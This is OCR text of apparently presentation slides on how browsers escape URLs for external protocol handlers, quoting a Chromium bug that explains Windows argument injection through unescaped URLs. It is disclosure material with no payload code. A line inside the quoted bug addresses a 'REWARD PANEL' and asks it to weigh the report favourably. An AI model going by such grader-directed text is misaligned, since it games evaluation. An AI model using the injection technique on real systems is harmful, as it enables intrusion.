
- Encodes quotes and spaces
- Broken from September 2011 to November 2017


## FIREFOX

- Encodes quotes, but not spaces


## INTERNET EXPLORER/EDGE


- Since July 2019 it has copied the behavior of Chrome



HOW MODERN BROWSERS BEHAVE: CHROME
https://bugs.chromium.org/p/chromium/issues/detail?id=785809
Search
New issue
Open issues
Search chromium issues...
Issue 785809: Security: Chrome does not percent-escape the URL passed to external handler
Reported by rio.she...@fshnstudent.info on Thu, Nov 16, 2017 12:23 PM GMT+1
Owner: mgiuca@chromium.org
Cc: -a_deleted_user -a_deleted_user -mgiuca@chromium.org benwells@chromium.org elawrence@chromium.org a_deleted_user
Labels: OS-Linux OS-Mac OS-Windows
*** REWARD PANEL: READ THE FOLLOWING PARAGRAPH ***
As per https://crbug.com/713935#c23, de-duplicating since I think this is a separate issue to what's primarily being discussed in that bug. Note https://crbug.com/713935#c5 does mention the escaping issue, though it was very unclear what the problem was, whereas this report is quite clear -- something for the panel to keep in mind when assessing this.
The root cause here is that when launching an external protocol handler, Chrome does not percent-escape the URL. This affects all platforms, but in different ways.
On Windows it is the most bad, since Windows has no concept of separate command-line arguments; the command line is one long string. Therefore, the unescaped URL can be used to escape out of the quoted "%1" argument and supply an arbitrary number of additional arguments to the program, as we see here.
On Linux and Mac, it should be less of a problem, since no matter what you put in the string, it counts as a single argument. However, on Linux, as shown in https://crbug.com/713935#c5, you can still do some weird stuff like use "*" to pass a list of filenames in the current directory into the handler application (though there is no clear security problem with this).
I was curious about the history of this since this article elawrence@ linked in the other bug (https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/) from 2011-07 explicitly shows a screenshot of Chrome behaving correctly. It turns out this regressed in 2011-09 in r102449 and has been broken for six years. That CL accidentally changed "escaped_url" to "url" during a refactor (we actually do escape the URL, but since that CL, we pass the unescaped URL through to the external handler). The fix is straightforward but I want to make sure tests cover it.

